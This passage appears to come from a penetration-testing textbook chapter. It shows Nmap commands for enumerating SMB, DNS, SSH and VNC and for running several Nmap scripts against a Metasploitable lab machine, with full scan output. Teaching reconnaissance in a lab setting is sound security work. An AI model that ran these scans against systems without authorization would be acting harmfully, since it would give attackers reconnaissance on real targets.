HOP RTT     ADDRESS
1   0.90 ms 192.168.25.129
```

SMB

Server Message Block (**SMB**) is a very commonly used service for sharing files, printers, serial ports, and so on. Historically, it has been vulnerable to various attacks. Hence, enumerating SMB can provide useful information for planning further precise attacks. In order to enumerate SMB, we would use the following syntax and scan ports `139` and `445`:

```
nmap -p 139,445 -T4 -A -v <Target IP address>
```

The following screenshot shows the output of our SMB enumeration scan. It tells us the version of SMB in use and the workgroup details:




```
Host is up (0.0010s latency).

PORT    STATE SERVICE     VERSION
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
MAC Address: 00:0C:29:11:8E:B1 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.004 days (since Tue Aug  7 11:39:11 2018)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=201 (Good luck!)
IP ID Sequence Generation: All zeros

Host script results:
| nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   METASPLOITABLE<00>   Flags: <unique><active>
|   METASPLOITABLE<03>   Flags: <unique><active>
|   METASPLOITABLE<20>   Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|_  WORKGROUP<1e>        Flags: <group><active>
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   NetBIOS computer name:
|   Workgroup: WORKGROUP\x00
|_  System time: 2018-08-07T02:15:14-04:00
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT     ADDRESS
1   1.01 ms 192.168.25.129

NSE: Script Post-scanning.
Initiating NSE at 11:45
Completed NSE at 11:45, 0.00s elapsed
Initiating NSE at 11:45
Completed NSE at 11:45, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.06 seconds
           Raw packets sent: 22 (1.714KB) | Rcvd: 18 (1.426KB)
```

DNS

The **Domain Name System** (**DNS**) is the most widely used service for translating domain names into IP addresses and vice versa. The DNS service by default runs on port `53`. We can use the Nmap syntax, as follows, to enumerate the DNS service:

```
nmap -p 53 -T4 -A -v <Target IP address>
```

The following screenshot shows that the type of DNS server on the target system is ISC bind version 9.4.2:



Target: 192.168.25.129

Command: nmap -p 53 -T4 -A -v 192.168.25.129

```
nmap -p 53 -T4 -A -v 192.168.25.129
```


```
Completed Parallel DNS resolution of 1 host. at 13:23, 0.22s elapsed
Initiating SYN Stealth Scan at 13:23
Scanning 192.168.25.129 [1 port]
Discovered open port 53/tcp on 192.168.25.129
Completed SYN Stealth Scan at 13:23, 0.06s elapsed (1 total ports)
Initiating Service scan at 13:23
Scanning 1 service on 192.168.25.129
Completed Service scan at 13:23, 6.31s elapsed (1 service on 1 host)
Initiating OS detection (try #1) against 192.168.25.129
NSE: Script scanning 192.168.25.129.
Initiating NSE at 13:23
Completed NSE at 13:23, 8.07s elapsed
Initiating NSE at 13:23
Completed NSE at 13:23, 0.01s elapsed
Nmap scan report for 192.168.25.129
Host is up (0.016s latency).

PORT   STATE SERVICE VERSION
53/tcp open  domain  ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
MAC Address: 00:0C:29:11:8E:B1 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.072 days (since Tue Aug  7 11:40:17 2018)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=199 (Good luck!)
IP ID Sequence Generation: All zeros

TRACEROUTE
HOP RTT      ADDRESS
1   16.21 ms 192.168.25.129

NSE: Script Post-scanning.
Initiating NSE at 13:23
Completed NSE at 13:23, 0.00s elapsed
Initiating NSE at 13:23
Completed NSE at 13:23, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.41 seconds
           Raw packets sent: 21 (1.670KB) | Rcvd: 17 (1.382KB)
```

SSH

Secure Shell (**SSH**) is a protocol used for transmitting data securely between two systems. It is an effective and secure alternative to Telnet. The SSH service by default runs on port `22`. We can use the Nmap syntax, as follows, to enumerate the SSH service:

```
nmap –p 22 –T4– A –v <Target IP address>
```

The following screenshot shows the output of the SSH enumeration command we executed. It tells us that the target is running OpenSSH 4.7p1:



Target: 192.168.25.129

Command: nmap -p 22 -T4 -A -v 192.168.25.129


```
nmap -p 22 -T4 -A -v 192.168.25.129
Initiating SYN Stealth Scan at 13:38
Scanning 192.168.25.129 [1 port]
Discovered open port 22/tcp on 192.168.25.129
Completed SYN Stealth Scan at 13:38, 0.07s elapsed (1 total ports)
Initiating Service scan at 13:38
Scanning 1 service on 192.168.25.129
Completed Service scan at 13:38, 0.01s elapsed (1 service on 1 host)
Initiating OS detection (try #1) against 192.168.25.129
NSE: Script scanning 192.168.25.129.
Initiating NSE at 13:38
Completed NSE at 13:38, 0.16s elapsed
Initiating NSE at 13:38
Completed NSE at 13:38, 0.00s elapsed
Nmap scan report for 192.168.25.129
Host is up (0.0011s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
MAC Address: 00:0C:29:11:8E:B1 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.082 days (since Tue Aug  7 11:40:30 2018)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=203 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.10 ms 192.168.25.129

NSE: Script Post-scanning.
Initiating NSE at 13:38
Completed NSE at 13:38, 0.00s elapsed
Initiating NSE at 13:38
Completed NSE at 13:38, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.14 seconds
           Raw packets sent: 21 (1.670KB) | Rcvd: 17 (1.382KB)
```

VNC

Virtual Network Computing (**VNC**) is a protocol used mainly for remote access and administration. The VNC service by default runs on port `5900`. We can use the Nmap syntax, as follows, to enumerate VNC service:

```
nmap -p 5900 -T4 -A -v <Target IP address>
```

The following screenshot shows the output of the VNC enumeration command we executed. It tells us that the target is running VNC with protocol version 3.3:



```
Scanning 192.168.25.129 [1 port]
Discovered open port 5900/tcp on 192.168.25.129
Completed SYN Stealth Scan at 13:42, 0.05s elapsed (1 total ports)
Initiating Service scan at 13:42
Scanning 1 service on 192.168.25.129
Completed Service scan at 13:42, 0.00s elapsed (1 service on 1 host)
Initiating OS detection (try #1) against 192.168.25.129
NSE: Script scanning 192.168.25.129.
Initiating NSE at 13:42
Completed NSE at 13:42, 0.02s elapsed
Initiating NSE at 13:42
Completed NSE at 13:42, 0.00s elapsed
Nmap scan report for 192.168.25.129
Host is up (0.00098s latency).

PORT     STATE SERVICE VERSION
5900/tcp open  vnc     VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
MAC Address: 00:0C:29:11:8E:B1 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.084 days (since Tue Aug  7 11:40:31 2018)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=205 (Good luck!)
IP ID Sequence Generation: All zeros

TRACEROUTE
HOP RTT     ADDRESS
1   0.98 ms 192.168.25.129

NSE: Script Post-scanning.
Initiating NSE at 13:42
Completed NSE at 13:42, 0.00s elapsed
Initiating NSE at 13:42
Completed NSE at 13:42, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.22 seconds
           Raw packets sent: 21 (1.670KB) | Rcvd: 17 (1.382KB)
```

Using Nmap scripts


Nmap is much more than a normal port scanner. It is extremely versatile in terms of the functionalities it offers. Nmap scripts are like add-ons, which can be used for performing additional tasks. There are literally hundreds of such scripts available. In this section, we will be looking at a few of the Nmap scripts.

http-methods

The `http-methods` script will help us enumerate various methods that are allowed on the target web server. The syntax for using this script is as follows:

```
nmap --script http-methods <Target IP address>
```

The following screenshot shows the output of the Nmap script we executed. It tells us that the target web server is allowing the GET, HEAD, POST, and OPTIONS methods:



Target: 192.168.25.129

Command: nmap --script http-methods 192.168.25.129

```
nmap --script http-methods 192.168.25.129
```


```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-08-08 11:33 IST
Nmap scan report for 192.168.25.129
Host is up (0.0010s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
MAC Address: 00:0C:29:11:8E:B1 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.42 seconds
```

smb-os-discovery

The `smb-os-discovery` script will help us enumerate the OS version based on the SMB protocol. The syntax for using this script is as follows:

```
nmap --script smb-os-discovery <Target IP address>
```

The following screenshot shows the enumeration output telling us that the target system is running a Debian-based OS:



Target: 192.168.25.129

Command: nmap --script smb-os-discovery.nse 192.168.25.129


```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-08-08 11:37 IST
Nmap scan report for 192.168.25.129
Host is up (0.0021s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:11:8E:B1 (VMware)

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   NetBIOS computer name:
|   Workgroup: WORKGROUP\x00
|_  System time: 2018-08-08T02:06:25-04:00

Nmap done: 1 IP address (1 host up) scanned in 2.03 seconds
```

http-sitemap-generator

The `http-sitemap-generator` script will help us create a hierarchical sitemap of the application hosted on the target web server. The syntax for using this script is as follows:

```
nmap --script http-sitemap-generator <Target IP address>
```

The following screenshot shows a site map generated for the application hosted on a target web server:



```
nmap --script http-sitemap-generator 192.168.25.129
```


```
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
